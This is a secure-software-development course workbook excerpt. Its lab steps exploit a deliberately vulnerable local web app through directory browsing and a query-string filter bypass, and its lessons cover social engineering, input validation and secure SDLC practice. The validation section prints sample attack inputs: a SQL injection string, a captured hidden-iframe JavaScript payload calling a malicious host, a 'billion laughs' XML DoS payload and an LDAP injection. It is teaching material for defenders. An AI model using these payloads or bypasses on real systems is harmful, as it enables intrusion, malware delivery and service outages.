- The **md_debug** parameter might affect the behavior of the server, perhaps enabling you to see things you shouldn't be able to see.

- e) Change the URL to <http://localhost:3000/ftp> and press **Enter** to go to the new URL.



- Files in **ftp** are browsable, as you suspected they might be.
 - You can see the **legal.md** document here, as well as several other documents.
- f) Select **coupons_2013.md.bak**.

Catalog

403 Error: Only .md and .pdf files are allowed!

```

at verify (C:\Users\bwilson\Desktop\csodata\catalog\routes\fileServer.js:41:12)
at C:\Users\bwilson\Desktop\csodata\catalog\routes\fileServer.js:14:7
at Layer.handle [as handle _request] (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:317:13)
at C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:284:7
at param (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:354:14)
at param (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:365:14)
at Function.process_params (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:410:3)
at next (C:\Users\bwilson\Desktop\csodata\catalog\node_modules\express\lib\router\index.js:275:10)
at C:\Users\bwilson\Desktop\csodata\catalog\node_modules\serve-index\index.js:145:39

```

- A 403 error is shown on the page.
- Only **.md** and **.pdf** files can be opened, so a modicum of security seems to be in place.
- This appears to be shown by a default HTML error template. Numerous messages are shown, revealing the names and paths of various modules, function names, and line numbers.
- This information might be useful to an attacker, but most of it will mean nothing to the intended user.

4. Try to browse the **config** directory.

- a) Change the URL to <http://localhost:3000/config> and press **Enter** to go to the new URL.

	Note: Make sure to type the trailing slash, as shown.
--	--

- The browser tries to load the web files in the **config** directory. The HTML template itself is loaded (poorly because style sheets aren't loading properly from here), and numerous JavaScript errors appear in the console.
- There is a problem because this directory shouldn't be browsable at all.
- Also, there might be a potential problem if there's a way to upload files here, since the attacker could upload a new config file and change server/app behavior.

5. In general, how might you address some of the types of problems you've seen in this activity?

Do Not Duplicate or Distribute

TOPIC B

Handle Vulnerabilities Due to Human Factors

Despite your best efforts to ensure that your software and the services that support it are secure, it may still be vulnerable if the people who use it or manage it don't know or follow good security practices, or if they fall victim to traps set by an attacker.

The Human Element in Software Security

In its "Building Security In" website, the United States Computer Emergency Readiness Team (US-CERT) includes a class of software quality guidelines titled "Assume that Human Behavior Will Introduce Vulnerabilities into Your System." There may be different motivations behind human behavior. Malicious, disaffected, or careless end users might present security vulnerabilities, but so might well-intentioned users who are confused or uninformed.

Just as you need to switch between thinking like a builder to thinking like a breaker when designing defenses against attacks, it is helpful to be able to consider how an end user will behave when designing for the human element.

While it is true that you can't completely control user behavior, there are many steps you can take to determine what users can and can't do in your application, to inform and educate users, to monitor and report bad behavior, and to limit potential damage. A good place to start is to identify the vulnerabilities imposed by the human element. Then you can use risk management strategies to formulate a plan for dealing with them.

Vulnerabilities Attributed to the Human Element

Attackers are, of course, part of the human element. But even if you take attackers out of consideration, vulnerabilities attributed to the human element may be the most numerous and most difficult to mitigate. For example, consider just some of the ways that well-intentioned end users might introduce risk:

- Using passwords that are easily broken by an attacker.
- Providing credentials or access to an attacker by posting them in unsecure locations, leaving logged-in devices unattended, or providing them directly to an attacker.
- Storing files in unsecure locations.
- Attaching unsecure devices to otherwise secure networks.
- Leaving sensitive information on unsecure devices.
- Transferring electronically secured information to unsecure outputs, such as printed hard copy.
- Passing highly sensitive information in unsecure email.
- Including sensitive information in a "Reply All" response that was meant to be "Reply."
- Accidentally addressing the wrong recipient in a confidential email.
- Disabling or circumventing software security features.
- Enabling unsecure software features, such as file-sharing, remote access, and so forth.
- Skipping critical security checks to save time.
- Downloading and (unintentionally) installing malware.
- Visiting risky websites and blindly permitting malware to gain a foothold.
- Falling for scams in email, text messaging services, and social networking sites.
- Allowing unauthorized people into secure locations.
- Changing security-related settings that they don't understand.

Even software developers, system administrators, and other technology-oriented users make errors, such as:

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

- Accidentally changing the configuration of a firewall or server to a less secure configuration.
- Forgetting to enable or re-enable important security monitoring or logging features.
- Bypassing or disabling critical security checks.

Social Engineering Attacks

Using social engineering techniques, attackers try to manipulate people into giving them confidential information (such as passwords) or access (such as a computer that is already logged in or admission into a locked room) to assets that would otherwise be secure. It is often easier to use social engineering tactics (relying on people's natural inclination to trust others) than it is to use hacking techniques to gain access.

Examples of social engineering techniques include:

- **Tailgating and piggybacking**—Following another person who has just unlocked the door into a secure area. With tailgating, the person with legitimate access is unaware that someone is tailing them. With piggybacking, the person with legitimate access knowingly holds the door open for the next person.
- **Phishing**—The attacker sends an electronic communication (such as an email or text message), disguising as a trustworthy entity (such as a bank official, accountant, sweepstakes administrator, and so forth) in order to obtain sensitive information. Messages typically provide a link to a fake website, which prompts the user to enter user names, passwords, credit card details, and so forth.
- **Spear phishing**—In a more individualized attack (like a fisherman trying to spear a particular fish), an attacker might take the time to learn information about a specific victim. This supports a more convincing attack. For example, the attacker might find out what bank the victim uses, the company the victim works for, or the names of the victim's family members. By including this information in communication with the victim, it gives the impression that the attacker knows the victim, and is, therefore, more trustworthy.
- **Baiting**—Baiting involves offering victims something they want. For example, links on social networking sites may offer free access to a video, song, or article. The link may lead to a malware download instead of (or in addition to) the bait that was offered.
- **Click-baiting**—Malware may conceal legitimate controls (such as a button or link on a web page) with a link provided by the attacker. When the user goes to click the legitimate button, they are taken instead to an attack of some sort, such as a malware download.
- **Social media reconnaissance**—An attacker performs research on social media sites to learn information that might be used for passwords, password hints, and so forth—such as birthdays, name of mother, father, children, or pets, and so forth.



Note: For a fascinating story of a highly successful social engineering attack, see https://www.wired.com/story/hackers-mom-broke-into-prison-wardens-computer/?utm_source=pocket-newtab.

User Input

There are various security problems related to the possibility that users might enter something undesirable or unexpected in data entry fields within a web form, user interface control, database field, URL query string, and so forth. Users may innocently or maliciously type something into an entry field that causes a problem, such as overflowing a data buffer, confusing the system into thinking a command (rather than data) was entered, and so forth.

Problems resulting from unfettered user input are responsible for many of the most common software vulnerabilities. Good security requires that software routines inspect all data that users provide—before acting on that data. If the user-provided data will cause a problem, the data should be rejected or corrected before it can cause a problem.

Input Validation

Input validation is a critical security component of many applications, since it protects against some of the most dangerous vulnerabilities. As such, it is important that you spend an appropriate amount of effort implementing it in your software. Rather than scattering various input validation routines throughout your code, consider developing a centralized function, and calling that wherever needed. This helps to reduce complexity, increase consistency, and makes it easier to improve and maintain.

While client-side input validation is useful, you should not ultimately rely on it since client-side code is generally easier to bypass or modify. So ensure that all input to server operations is validated on the server side, and use client-side validation as well—to improve performance, for example.

Input validation can check for a number of factors, such as:

- The type of data allowed (e.g., decimal number, currency)
- The range of data allowed
- The type of encoding allowed
- Which characters are allowed
- The minimum and maximum length of data

Common techniques include using regular expressions to search for acceptable characters in whitelists, and unacceptable characters in blacklists. In particular, you want to make sure your application does not accept input that contains hidden executable code. Examples include:

- **SQL injection**—A web form meant to accept user authentication might also pass malicious queries or even operating system commands which the SQL server will execute. For example, entering the following in a field of a web form could return all results from the database table, rather than the expected single result.
- ```
%' or '1'='1'
```
- **JavaScript**—Malicious code running in a user's browser could result in information disclosure or unauthorized actions. The following is an actual example captured from the wild that creates a single pixel (basically undetectable) iframe tag that can be superimposed on a normal clickable image. When clicked, the user is redirected to a malicious site that compromises the victim's machine.
- ```
document.write('<iframe scrolling="no" width="1" height="1" border="0" frameborder="0" src="hxxp://43kaylia.eu/xxx1/kqxleqjpc0h8.php"></iframe>')
```
- **XML parsing**—Entity references (alternate name for a series of characters) in XML could be exploited to cause a Denial of Service. The following example is the code for the "billion laughs" XML parsing DoS exploit. It will be interpreted as containing billions of lols and will consume gigabytes of RAM on the system that runs it.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol4
    "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
        <!ENTITY lol5
    "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
        <!ENTITY lol6
    "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
        <!ENTITY lol7
    "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
        <!ENTITY lol8
    "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
        <!ENTITY lol9
    "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

- **LDAP query injection**—If an application that accepts input does not properly validate a variable, it might be possible to inject a malicious query. For example, if the following backend code does not properly validate the \$userName variable, a user could simply enter "*" in the field to return all users from the directory service, rather than the single user that they are supposed to be searching for.

```
String ldapSearchQuery = "(cn =" + $userName + ")";
System.out.println(ldapSearchQuery);
```



Note: To learn more, check out the Spotlight on **Input Validation** presentation from the **Spotlight** tile on the CHOICE Course screen.

Security Policy Enforcement

An organization's security policies define how different types of assets should be protected, who should be able to access specific assets or categories of assets, how access to those assets should be monitored and audited, and so forth. If you are developing custom applications for an organization, you'll need to ensure that your software follows and enforces those policies. For example, you may need to enforce password policies, password complexity, authentication requirements, automatic logout after a certain period of inactivity, and so forth.

Furthermore, if you are developing software for a specific platform such as a mobile app store, or using third-party services, such as AWS™, Azure®, Google Cloud™, and so forth, you'll be expected to meet certain security provisions in your software that may limit what users can do and may also limit capabilities you can provide in your software.

Guidelines for Managing People Risks

Follow these guidelines to manage software security risks due to human factors.

Design the User Interface for Clarity and Simplicity

Good user interface design can help to provide clarity and simplicity that helps users perform tasks correctly and securely. Jakob Nielsen of the Nielsen Norman Group provides the following 10 general principles to guide user interface design.

- **Visibility of system status**—The system should always keep users informed about what is going on, through appropriate feedback within a reasonable time.
- **Match between system and the real world**—The system should speak the users' language, with words, phrases, and concepts familiar to the user, rather than system-oriented terms. Follow real-world conventions, making information appear in a natural and logical order.
- **User control and freedom**—Users often choose system functions by mistake and will need a clearly marked "emergency exit" to leave the unwanted state without having to go through an extended dialogue. Support undo and redo.
- **Consistency and standards**—Users should not have to wonder whether different words, situations, or actions mean the same thing. Follow platform conventions.
- **Error prevention**—Even better than good error messages is a careful design which prevents a problem from occurring in the first place. Either eliminate error-prone conditions or check for them and present users with a confirmation option before they commit to the action. (Read full article on preventing user errors.)
- **Recognition rather than recall**—Minimize the user's memory load by making objects, actions, and options visible. The user should not have to remember information from one part of the dialogue to another. Instructions for use of the system should be visible or easily retrievable whenever appropriate. (Read full article on recognition vs. recall in UX.)
- **Flexibility and efficiency of use**—Accelerators—unseen by the novice user—may often speed up the interaction for the expert user such that the system can cater to both inexperienced and experienced users. Allow users to tailor frequent actions.

- **Aesthetic and minimalist design**—Dialogues should not contain information which is irrelevant or rarely needed. Every extra unit of information in a dialogue competes with the relevant units of information and diminishes their relative visibility.
- **Help users recognize, diagnose, and recover from errors**—Error messages should be expressed in plain language (no codes), precisely indicate the problem, and constructively suggest a solution.
- **Help and documentation**—Even though it is better if the system can be used without documentation, it may be necessary to provide help and documentation. Any such information should be easy to search, focused on the user's task, list concrete steps to be carried out, and not be too large.

Promote Secure Behavior

To promote secure behavior on the part of users, ensure that:

- Users are educated to recognize and avoid risky scenarios including visiting questionable websites, clicking links in social media and emails, and ignoring untrusted certificate warnings in a browser.
- All user-provided input is validated to ensure it contains no unacceptable characters, is within acceptable ranges and data length, and so forth.
- When users take an unusual or risky action, the software warns them in a way that would make them think twice and not easily be ignored.
- User prompts, user interface controls, and error messages are as clear as possible.
- Default software settings provide the most secure configuration.
- If the software is deployed with default credentials, it forces users to immediately update to strong credentials.

Enforce Security Policies

To ensure that you enforce the security policies of the organization, platform, and services your project involves:

- Identify all of the organization's policy requirements that your software must conform to and enforce, before you design your software.
- Identify all requirements imposed by the platform and any services your software uses, before you design your software.

Limit User Input

To limit user input:

- Validate input using a centralized input validation function on a trusted system (server, for example).
- For web applications, validate all inputs coming from untrusted sources (user, input files, remote databases, parameters, URLs, HTTP header content, data redirects, and active page content such as Flash, AJAX, and so forth) before processing, and ensure they:
 - Are in a specific character set (e.g., UTF-8)
 - Contain the expected data types
 - Contain the expected data range
 - Contain the expected data length
 - Contain allowed characters
 - Do not contain disallowed characters, such as null bytes (%00), line control characters (%0d, %0a, \r, \n), and path modification characters (../ and ..\).



Note: Be sure to search or filter for alternate ways of representing allowed and disallowed characters, such as entity references, escape codes, double encoding, and so forth). For example, the hexadecimal value "%2E%2E%2f" represents "..\".

- Validate that header values in HTTP requests and responses contain only ASCII characters.
- Reject data sources that do not pass validation.

Establish and Enforce a Strong Authentication Policy

Set requirements that make a password difficult to crack or guess:

- Minimum length of 8 characters (12 characters preferred)
- Complexity of at least three types of characters (uppercase, lowercase, numbers, special characters)
- Frequent password changes
- Minimum and maximum password age
- Password history

For administrative or other sensitive accounts, consider password alternatives such as:

- Biometrics
- Smart cards and tokens
- Multifactor authentication

ACTIVITY 2–5

Managing People Risks

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the npm start script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.

You are *not* logged in. The Chrome web browser is running.

Scenario

Problems due to vulnerabilities in software may be made worse when users purposely or inadvertently fall prey to them or take advantage of them. In this activity, you'll explore how human error can make a bad problem worse and consider steps you can take to mitigate vulnerabilities due to human error.

1. Attempt to open a file in the FTP directory.

- In the address bar, enter the URL <http://localhost:3000/ftp> and press **Enter** to go to the new URL.
- Select **acquisitions.md**.

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

As part of Woodworkers Wheelhouse's proposed acquisition of Woodworkers Emporium, the
following Woodworkers Emporium retail stores will be closed:

- Store 2, Greene City
- Store 4, Fensterville
- Store 5, Warren Township
- Store 6, Murphysburg
- Store 8, Bogadelphia

The following shipping terminal will be closed:

- Terminal 6, Bogadelphia
```

A "confidential" file is displayed on the website. The existence of this confidential file in a public FTP directory illustrates two problems caused by human error.

- Configuration oversights when deploying the platform/host/server may lead to security problems. Application default configurations may be unsecure, so whoever deploys the server (system operator, developer, deployment scripts, etc.) should always ensure that safe configurations are used.
- Users may upload files where they shouldn't, leaking confidential information.

2. Try to view a file that is not configured for display.

- Select **Back** to return to the FTP listing.
- Select **coupons_2013.md.bak**.

As before, an error shows that only .md and .pdf files can be viewed from here.

- Recall that earlier you saw the `?md_debug=true` query string parameter when you showed the legal notice.
- Add the `?md_debug=true` parameter to the current URL. Press **Enter** to load the new URL.



- Observe the results when you load the modified URL.


There is no change. The error remains.

- Change the query string to `?md_debug=.md` as shown. Press **Enter** to load the new URL.



When experimenting with input parameters, an attacker will persistently try many combinations of values to understand how the application will respond.

- Observe the results when you load the modified URL.
- Something different happens this time. (A file download begins.)
- Save the file on the Desktop. If the file was automatically downloaded to your Downloads directory, use File Explorer to move the file to the Desktop.
- On the Desktop, remove `.bak` from the file name, so the complete file name is **coupons_2013.md**.
- Return to the Chrome web browser, and press **Ctrl+O** to prepare to open a file.
- In the **Open** dialog box, navigate to the Desktop and open **coupons_2013.md**.



The file is encoded or encrypted somehow. This might protect the file if it's actually encrypted and the encryption is strong. On the other hand, it might be easy to decipher it.

- Select the **Back** button until you return to <http://localhost:3000/ftp/>.

3. What steps might you take to promote secure practices among end users?

 4. How might you protect users from social engineering attacks?

 5. How might you prevent information leakage?

 6. How can the user interface and software design help protect against vulnerabilities attributed to the human element?
-

TOPIC C

Handle Vulnerabilities Due to Process Shortcomings

Shortcomings in your software development and deployment processes may also be responsible for vulnerabilities in your software projects.

Development Process Approaches

Different software development life cycle (SDLC) methodologies have evolved over the years. The development process varies widely among different organizations. There are many successful (and, of course, some unsuccessful) ways to manage software development projects, each reflecting a different general philosophy.

General approaches include the following.

- **Plan-driven** methodologies follow a systematic approach driven by process phases, with one phase being completed before moving on to the next phase. For example, in the **Waterfall** methodology, also called a top-down approach, development flows from one phase to another, like water cascading over a waterfall. Security is driven by requirements, and all tasks following the requirements-gathering process (such as coding, testing, and acceptance) flow from those requirements.
- **Iterative** methodologies, such as **Agile**, do not finalize requirements up front, but instead focus on quickly producing software capabilities in progressive cycles or waves. For example, a particular product feature may be analyzed, designed, implemented, tested, and deployed in one rapid cycle. After some feedback from customers and project stakeholders, the feature may go through another rapid cycle of development. Security is addressed within each cycle.
- **Just-in-time** methodologies, such as **Lean Software Development (LSD)**, focus on removing waste from the process, eliminating unnecessary process steps and product features, and improving processes to eliminate defects. Security is treated as waste, with an emphasis on improving processes to eliminate security problems, and eliminating security defects as early in the development process as possible.

This course doesn't espouse a particular methodology, but it does examine common development tasks that are somehow identified in most of the common development methodologies. These tasks include analysis, design, implementation, testing, deployment, and maintenance. Regardless of the approach you use, security should be addressed in each of these tasks.

Building Security In

The process you follow will have some impact on how and when you address security. For example, one of the activities performed in a secure development life cycle is diagramming the flow of data to identify potential points of vulnerability. In a traditional *plan-driven* process, you might do this task in advance, using documentation tools and publishing the completed data flow diagram so the entire development team can refer to it. In an *agile* process, you might have a room whose walls are covered in **whiteboards**, on which the team draws their data flow diagrams. In this form, the diagrams can be quickly updated as the design evolves. Of course, you could also use shared online documents as a sort of virtual whiteboard for this purpose. This approach might work better for a team that is separated by distance.

Regardless of the methodology you follow, you can adapt it to build security into each phase or aspect of development. If security is built-in, rather than being treated as just a final check or an add-on, then you stand a better chance of developing software that is secure to begin with, and

changes to software later will be less likely to compromise overall security. The following table summarizes standards and models you can use to implement a secure SDLC.

Standard/Model	Description
OWASP Software Assurance Maturity Model (SAMM)	A framework organizations can use to assess, formulate, and implement a strategy for software security. Can be integrated into your existing SDLC. https://owaspSAMM.org/
OWASP Application Security Verification Standard (ASVS)	Provides a basis for testing web application technical security controls. Also provides developers with a list of requirements for secure development. https://owasp.org/www-project-application-security-verification-standard/
OWASP Top 10 Proactive Controls 2018	Describes the most important controls and control categories that should be included in every application development project. https://owasp.org/www-project-proactive-controls/
OWASP Mobile Security Project	A centralized resource to help developers build and maintain secure mobile applications. https://owasp.org/www-project-mobile-security/
Microsoft Secure Development Lifecycle (SDL)	A collection of guidance, best practices, tools, and processes to help the developer build security and privacy into all phases of the development process. https://www.microsoft.com/en-us/securityengineering/sdl/

	Note: Even if you are a team of one, you should nonetheless establish a set of standard processes that you can follow and improve over time. Your development process will probably be far less formal than if a team of developers were working on the project, but it is still important for you to plan and structure your efforts—especially if security and privacy issues are involved.
---	--

The CIA Triad

Throughout the entire development process, you should focus on ensuring that your software provides three aspects of security: confidentiality, integrity, and availability. Collectively, these aspects are called the CIA triad, referring to the first letter of each one. If one of these services is compromised, the security of users and the organization they work within are threatened.

- **Confidentiality**—Keep information and communications private and protect them from unauthorized access.
- **Integrity**—Keep an organization’s information accurate, without error, and without unauthorized modification.
- **Availability**—Ensure that systems operate continuously and that authorized users can access the data that they need.

	Note: To learn more, check out the Spotlight on Components of the CIA Triad presentation from the Spotlight tile on the CHOICE Course screen.
---	--

In the mindset of a breaker, you might view these same concerns as an attacker, as outlined by the DAD Triad.

- **Disclosure**—Reveal information and communications that are intended to be private and protected.
- **Alteration**—Perform unauthorized modification of information, and introduce errors or defects.
- **Denial**—Cause systems to fail or perform poorly, and prevent authorized users from accessing the data that they need.

Requirements Phase

Make sure that security is part of your requirements-gathering process. Since testing and acceptance flow from requirements, identifying security requirements ensures that the software will be tested for security and that the software will not be considered finished until those requirements are met.

Good software security may be viewed as a business requirement. Bad security can cost the organization considerably—in legal expenses, loss of business, disclosure of proprietary business data, and so forth. If your development team creates business requirements documentation as a precursor to identifying functional and non-functional requirements (as in a traditional Waterfall methodology), then make sure that you address security in your business requirements.

In your software requirements (or whatever you use to identify and document your software's specific form and function), be sure to address security in detail. Security-related requirements may be functional or non-functional.

Functional requirements, as the name implies, specify how the software should function, or behave. They include behind-the-scenes functions that users don't necessarily see, such as logging and support for auditing.

Non-functional requirements describe quality attributes, rather than functions the software should perform. Non-functional requirements may address qualities such as those identified in the CIA Triad. For example, non-functional requirements describing **availability** may lead you to identify certain functional requirements for backup and redundancy features.

Make sure your security requirements are written clearly so everyone on the development team will be able to determine when the requirements have been met. Use a checklist to evaluate your security requirements.




Figure 2–1: Attributes to look for in security requirements.

The figure shows attributes you might look for in your security requirements. Abstract concerns such as time and resource needs can be put into your project documentation. This will ensure that

you not only know what to secure and how, but that you also have the proper means to do so. For example, if you are under time constraints, then some security processes may need to take precedence over others in your app, depending on how long it takes to implement them. Establishing priorities in your planning process will improve how you delegate security tasks within your projects, and will ensure that security is not an afterthought.

Design Phase

The design phase of the development cycle for security involves planning your app around projected risks. To ascertain just what needs to be done to harden your app against attack, you need to take a closer look at a threat model. Threat modeling outlines the possible attacks that could be made on your app, including how severe a threat is and how much damage it could do. When you model the threats in your software design, you focus on how the software is structured to identify specific locations where it could be vulnerable. If there's a hole in security, you identify just where your design is flawed and how to fix it.

Development Phase

When it's time to actually start coding, security should still be a foremost concern. Not every issue can be planned for or anticipated in design, so it is essential that you address problems as they arise within development. Tackle these problems early on, instead of putting them off, to maximize your ability to develop without hitting barriers as a result of security issues.

In the development phase, the two previous phases—requirements and design—come together for your benefit. Put the standards you drafted into good use, and implement a sound coding structure. Keep in mind the fundamental principles of software security while you work, and apply them whenever and wherever you can to strengthen your app.

Use code reviews to check for various defects related to design and execution. You may find it beneficial to have your code independently validated and verified for any mistakes that could leave an app without adequate security protection. As thorough as you might have been thus far, a fresh pair of eyes on your code could be exactly what you need to pick up on anything that you missed.

In some cases, it might not be feasible to rely on other human beings to scan your code, especially if that code is long and complex, or if other developers aren't available. Code analysis tools can alleviate the burden of manual reviews by checking code against known security issues. Because many such tools are fast and easy to use, you can use them throughout the development process as a first line of defense against common problems that might creep into your code.

Testing Phase

Test early and often. Security testing should include all three elements of the CIA Triad: confidentiality, integrity, and availability of data. The breaker mentality should dominate this phase, so your testing should push the software to its limits. There are a number of different methods you can use to accomplish the goals set forth in the CIA Triad, some of which are defined in the following table.

Testing Method	Description
Security Functionality	Verify that the software behaves according to requirements, which should include security.
Fuzz-testing (or fuzzing)	Enter a wide variety of out-of-range, invalid, random, or garbage data in an attempt to break poorly implemented input methods.
Session Management	Ensure that tokens and other session management devices can't be intercepted or abused.

Testing Method	Description
Client-Side Testing	Confirm that there are no vulnerabilities in the user interface, and no information is revealed in user interface code or messaging.
Dynamic Validation	Use variable data in the code to ensure the integrity of the software.
Risk-Based Testing	Prioritize what features to test based on their potential risk and the impact of their failure.
Penetration Testing	Play the role of an attacker, finding weaknesses and attempting exploits.
Authentication Testing	Verify that communication over a network such as the Internet is protected by secure identification methods.
Regression Testing	Confirm that newer patches, updates, and fixes work with older code.

Security Testing Tools

Part of the testing phase should include vulnerability and exploitability tests. These should be performed by a separate penetration testing team against the completed software to see if the product can be hacked. The following table summarizes some popular security testing tools.

Tool	Description
Metasploit	A popular penetration testing and exploit framework with many plugin modules that are regularly updated. Has free community and paid commercial versions that run on Windows. The free open source version runs on Linux.
Nessus	A popular vulnerability scanner from tenable.com that runs on multiple platforms. Various free and commercial licensing options are available.
Kismet	An open source wireless intrusion detection framework, with built-in device detection, sniffing, and war-driving capabilities.
OWASP Zed Attack Proxy (ZAP)	A popular open source web application security scanner.
Nmap	An open source network scanner with many features including host, service, and operating system discovery, vulnerability testing, and packet crafting.

Deployment Phase

When testing is complete and all issues have been worked out, you can prepare to release the software to users. Of course, deployment isn't as simple as uploading an app to the app store, deploying it to the cloud, or sending an email to the IT group to let them know it's ready to be installed on the company's systems. It's vital to anticipate what could go wrong before your software is released in the wild.

Establish a process by which users can report bugs or security issues. Don't just let users discover flaws on their own without any way to inform you. And make sure you're there to receive these reports immediately so that you can fix the problems as quickly as possible. Update your documentation to record what went wrong and why, so you'll be better prepared in the future. Deployment should be done with the same attention to detail shown during all of the phases that came before.

Maintenance Phase

When it comes to software development, your work is never really done. Even if your release went well, you can't assume that no more security issues will be discovered in the future. Developers routinely issue patches and hotfixes for their software to address problems both small and large. You'll need to come up with a plan of action when it comes to releasing newer, updated versions of your software to the public.

It may not be enough to wait for external feedback before making changes to your software. You should consider scheduling ongoing security tests as your software evolves its functionality. When you add new features, *test*. When you remove old features, *test*. When your code is altered in any way, *test*. Don't overwhelm users with updates, though. Remember that the third CIA component, availability, means that you shouldn't be an impediment to your users' experience with your software. Combine updates that aren't urgent.

Also keep in mind that it isn't just your software that changes, but other software that yours may interact with. Make sure no security issues in any software dependencies (the operating system, and other components outside of your own software deliverables) leave your software vulnerable.

Development Process Security

A commonly held principle of software security is that a system should be designed to be secure even if its source code were known to an attacker. The general idea is that the more secrets a system depends on for security, the more prone it is to attack. Every secret creates a potential failure point, so you should design your system to be as secure as possible, even if its inner workings became known. The following are various security measures you can undertake within your development process.

Security Measures	Description
Protect source code, documentation, and data	There's nothing wrong with keeping your system's inner workings a secret, as it provides another hurdle that an attacker must overcome. Source code for server-based software may be especially useful to an attacker looking to blueprint a system. But don't rely strictly on Security by Obscurity to protect your software. Even a compiled executable can be <i>reverse-engineered</i> to figure out what makes it tick.
	Of course, some things must be kept secret to maintain security—for example, decryption keys, passwords, and so forth. These things should be quick and easy to change if they become compromised. And you do need to protect your official source code repository and working directories—even if you share copies of your software as open source.
	Make sure your code repository, as well as related documentation and data, is secure. Unless you're working on an open source project, it is a good idea to avoid using public code repositories. Code backups should only be stored in a secure storage location. Restoring a backup from an unsecure location is dangerous, as an attacker could introduce malware. Maintain secure logs of all code check-ins and check-outs.

Security Measures	Description
Assign team members with separate responsibilities and access	Team members with different access rights to different environments promote code from one environment to another through required process steps. This provides a system of checks and balances to help prevent accidents or malicious acts that result in unsecure code from reaching the production environment. Even if regulations your team is subject to don't require you to take this approach, it may nonetheless be a good idea for your organization. Developers may not need access to production data, which may contain sensitive information. Sample data can be used instead. Developers may not need access to configuration settings on the production platform. When it is necessary to destroy any source code, sensitive data, assets, or backups, make sure they are destroyed securely.
Protect development, testing, and production environments	You may be legally required to keep these environments under separate control to comply with regulations your organization is subject to. Environments should be physically secured, with access only through secure channels that require authentication (and not, for example, through USB drives). The computers that developers use for development should also be protected. Developer user accounts may have privileged access to certain systems and assets, such as host platforms, code repositories, and so forth. Tools on the developer computer, such as debuggers and programming tools, can expose assets to unauthorized access. Some of these tools function at the same protection level as the operating system kernel, which would enable them to install rootkits and other malicious software.

Guidelines for Software Development Processes

Follow these guidelines to ensure that security is a primary goal of your software development processes.

Integrate Security Into Your Development Processes

To integrate security into your software development processes:

- Use established OWASP models and standards to implement a secure SDLC.
- Examine each phase or aspect of your development processes, and identify how you can address security.
- Make sure security is included in your business requirements, software requirements specifications, and any other documentation and tools you use to define the scope and requirements of the project.
- Identify functional as well as non-functional security requirements, and make sure that these security requirements flow into test cases.
- Use a threat modeling process ("architectural risk analysis") to identify specific risks and prioritize how you will handle them.
- Include security reviews in your development phase and use code analysis tools to help identify security defects as they emerge.
- Use a variety of testing methods throughout development to ensure that security problems don't appear as the project progresses.
